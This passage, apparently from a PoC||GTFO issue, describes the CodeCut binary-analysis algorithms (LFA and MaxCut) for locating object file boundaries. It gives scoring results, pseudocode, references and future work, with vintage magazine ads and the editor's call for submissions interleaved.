


Figure 2. Automated software architecture graph produced by LFA, with objects/modules named by source file string references.

Measuring Success


As far as I can tell (and dear reader, I would humbly welcome your education on this subject if you have further information), measuring success in solving this problem is somewhat unusual and difficult for a couple of reasons. We want to credit the algorithm with success when it identifies smaller groups of functionality within an original source file. For instance, if a very large source file contains three groups of related functions, we want to give the algorithm credit if it identifies these three groups as separate objects. We also want to give credit when the algorithm defines two adjacent, closely related objects as a single thing.

LFA outputs a .map file, which is compared against the .map file produced by the compiler during the build (the ground truth). First we define a process of reconciliation, where we combine modules (objects) in the ground truth file and in the algorithm's .map file, to produce the best alignment possible between the maps. To do this we start with the first module in both maps. We combine whichever module is shorter with subsequent modules in that map to produce the best alignment with the module from the other map. During this process, whenever there are gaps between modules in the algorithm's list, we add these to the "gap area" count. We assume that the ground truth .map file is contiguous.

Once the maps are reconciled, for each module in the algorithm's map, we score the area that matches the ground truth map and also score the "underlap" (areas of the ground truth module not covered by the algorithm's module). The final score is then a combined result of match, gap, and underlap percentages for the binary. A perfect score would be a 100% match, with no gaps or underlaps. See Table 3 for a list of results to date.

Name/operating system (architecture)	Match, %	Gap, %	Underlap, %
Gnuchess (x86)	76.1	3.2	20.7
PX4 Firmware/Nuttx (ARM)	82.2	13.6	4.2
GoodFET41 Firmware (msp430)	76.1	0.0	23.9
Tmote Sky Firmware/Contiki (msp430)	93.3	0.0	6.7
NXP HTTPD Demo/FreeRTOS (ARM)	86.7	1.4	11.9

Figure 3. LFA results to date. The algorithm has a high gap score on the PX4 firmware due to a few very large functions that generate no LFA score.



A Max Cut Graph-Based Algorithm

Many graph algorithms that deal with segmentation are encumbered by the fact that nodes exist in two or three dimensions, meaning that there are factorial possibilities for "cuts" in the graph. Not so for a binary. Although the graph representation may be complicated, a binary is a one-dimensional structure, a number line. Using this to my advantage I developed an algorithm which segments the binary by cutting it into two pieces, then recursively cutting those pieces until a threshold is reached. In the binary the possible "cuts" are between the end of one function and the beginning of the next (one possible cut for every function in the binary). These possible cuts are scored by scoring the average of the call distances for all calls that metaphorically "pass over" the cut address. The higher the average call score, the less likely the two functions on either side of the cut are to be part of the same object (since short range inter-object calls would lower the score).

Pseudocode of the maximum cut object segmentation algorithm is shown in Figure 4.

The algorithm runs in $O(n\ log\ n)$ for speed, and $O(n^2)$ for memory usage, although memory usage could be reduced if old copies of the graph could be freed. From limited evaluation, MaxCut seems to work at least as well as LFA in most cases, see results in Table 5.


SAM COUPE AND SPECTRUM MAGAZINE!
PROGRAMS, UTILITIES, INFO IDEAS! NEWS, REVIEWS AND HOMEGROWN SOFTWARE MONTHLY SINCE 1987!
"OUTLET"
GRAPHICS, AND HELP PAGES, SERIOUS SOFTWARE
SPECIAL OFFER! Latest issue £2.50 to newcomers on:-
+3, DISCIPLE/+D, MICRODRIVE, OPUS, TAPE, SAM DISC
CHEZRON SOFTWARE, 605 LOUGHBOROUGH RD., BIRSTALL, LEICESTER LE4 4NJ

[46] Jin, Wesley, et al. "Recovering c++ objects from binaries using inter-procedural data-flow analysis." Proceedings of ACM SIGPLAN on Program Protection and Reverse Engineering Workshop 2014. ACM, 2014.

[47] Yoo, Kyungjin, and Rajeev Barua. "Recovery of Object Oriented Features from C++ Binaries." APSEC (1). 2014.

```
function make_cut(start, end, graph):
  for node in graph.nodes:
    cut_address = node.address - 1
    weight[cut_address] = 0
    edge_count = 0
    for edge in graph.edges:
      if edge crosses cut_address:
        weight[cut_address] += edge.length
        edge_count +=1
    if edge_count == 0:
      return cut_address
    else:
      weight[cut_address] = weight[cut_address] / edge_count
  return address with maximum weight

function do_cutting(start, end, graph):
  if (end - start > THRESHOLD) and graph.nodes > 1:
    cut_address = make_cut(start, end, graph)
    do_cutting(start, cut_address, subgraph(graph, start, cut_address))
    do_cutting(cut_address+1,end, subgraph(graph, cut_address+1,end))
  else:
    print "Object boundary from " start " to " end

main:
  start = binary start address
  end = binary end address
  graph = graph of binary (functions are nodes, calls are edges)
  do_cutting(start, end, graph)
```

Figure 4. Pseudocode of the Maximum Cut Object Segmentation Algorithm



Name/operating system (architecture)	Match, %	Underlap, %
Gnuchess (x86)	92.8	7.2
PX4 Firmware/Nuttx (ARM)	98.9	1.1
GoodFET41 Firmware (msp430)	97.0	3.0
Tmote Sky Firmware/Contiki (msp430)	89.6	10.4
NXP HTTPD Demo/FreeRTOS (ARM)	94.8	5.2

Figure 5. MaxCut results to date.

Related Work

Much of the related work in this area involves locating objects or object boundaries in C++ code, using either static analysis,[46] [47] or sometimes a combined static and dynamic analysis approach.[48] This work is purely based on static analysis and will work on C or C++ code, it does not use C++ features like run-time type information (RTTI). It makes use of the idea that linkers usually concatenate object files that they receive as input into the output binary.

Some work exists in generating design diagrams (e.g. UML) from source code.[49] [50] This work shows generating design diagrams directly from binaries by first locating object file boundaries. It also presents a metric for measuring the effectiveness of future solutions to the problem of locating object file boundaries is presented.

Future Work

The possibilities for experimentation here are endless, and much of my motivation to publish this work is to get others to play around with LFA and Max Cut and brainstorm new possible ways to solve the problem. Thank you to everyone I have brainstormed ideas with.

First off, for LFA I am not convinced that taking the logarithm of distance is the best way to score. I believe using the inverse square of distance would be a little too drastic, but this could use some experimentation. An area for improvement is the "threshold" as a placeholder for removing external functions. A simple experiment might be to vary the threshold and run LFA on the data set, looking for the best result. Another area for improvement is edge detection. One possibility would be to generate the LFA curve for a variety of object files from data sets, and then generate a characteristic LFA curve. This characteristic curve could be convolved with the LFA signal or could be used with a dynamic threshold approach (i.e., the "external" threshold is varied until the signal best matches the characteristic curve).

For Max Cut, some development needs to happen to allow it to produce output matching LFA's output, and then it can be tested on the current dataset.

I envision LFA/Max Cut as one day being a piece of a multilayered, deep learning system for translating binary code into natural language automated static reverse engineering. The LFA source code for this article is available attached to this PDF and through Github.[51]

[48] Tonella, Paolo, and Alessandra Potrich. "Static and dynamic C++ code analysis for the recovery of the object diagram." ICSM. IEEE, 2002.

[49] Tonella, Paolo, and Alessandra Potrich. "Reverse engineering of the interaction diagrams from C++ code." Software Maintenance, 2003. ICSM 2003. IEEE, 2003.

[50] Sutton, Andrew, and Jonathan I. Maletic. "Mappings for accurately reverse engineering UML class models from C++." Reverse Engineering, 12th Working Conference on. IEEE, 2005.

[51] `git clone https://github.com/JHUAPL/CodeCut || unzip pocorgtfo20.pdf CodeCut.zip`

Davka™
CORPORATION

The Leading Name in Judaic Computer Software

Presents a complete line of software for Synagogue, Home and School

•**MacShammes**™ *The ideal Synagogue Management System for the Macintosh™ Computer.* MacShammes combines simplicity of operation, powerful graphics capabilities, and desktop publishing in a **custom-designed** system.

•**Hebrew Word Processors** A complete selection of Hebrew/English word processors for the Apple® //e, //c, //GS™, and Macintosh computers.

•**Hebrew/English Desktop Publishing** Professionally designed Macintosh software designed to meet all kinds of Hebrew/English publishing needs.

•**Computerized Kosher Cookbook** Hundreds of exotic mouth-watering kosher recipes, from international cuisine to traditional Jewish festive dishes, in computerized format for Apple //e, //c, //GS, and Macintosh.

•**Educational Software** More than 80 programs in such areas as Hebrew language, Jewish holidays, educational games, Judaic Graphics disks for the Print Shop, and much more, for Apple //e, //c, //GS, and Macintosh.

*For a **FREE** catalog or to arrange a consultation, call or write:*

Davka Corporation
845 N. Michigan
Suite 843
Chicago, IL 60611

Authorized Value Added Reseller

Toll-Free 1-800-621-8227

Apple and the Apple logo are registered trademarks of Apple Computer, Inc. Macintosh and Apple IIGS are trademarks of Apple Computer, Inc. Davka, the Davka logo, and MacShammes are trademarks of Davka Corporation.

"Everything should be as simple as possible, but no simpler" -- *Einstein*

DR. DOBB'S JOURNAL *(Software and systems for small computers)*
P.O. Box E, Dept. H8, Menlo Park, CA 94025 • $15 for 10 issues • Send us your name, address and zip. We'll bill you.

20:11 What clever things have you learned lately?

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the methods that make exploits and polyglots possible, so that folks could learn from each other. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

So today, in that spirit of exploration and wonder, I pass around the collection plate and ask you, not for paper money or pocket change, but for explanations of nifty projects and the clever tricks that make them possible.

Teach me how to dump and reverse engineer the firmware from my credit card, or how to make a file that is at once a thousand different formats. Show me how to program the SuperFX coprocessor from StarFox, or how to design an adapter that makes the cartridge compatible with a Game Genie.

Give me source code for the software, and give me schematics for the hardware, but most of all teach me how to build these things myself. Teach me to know the difference between those things that are really hard, and those things that only look intimidating before a bit of practice and the right advice collapse the problem into something a clever child might solve.

Give me these tricks and techniques in an ASCII textfile, or UTF-8 if your language insists, and include high resolution figures as separate PNG or PDF files as an email to `pastor@phrack.org`. My gang and I will clean it up, typeset it in TEX, index it and print it for the world. We'll happily translate from French, Spanish, Portuguese, German, Russian, Hungarian, Hebrew, Serbo-Croation, and Southern Appalachian.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T▪G▪ S▪B▪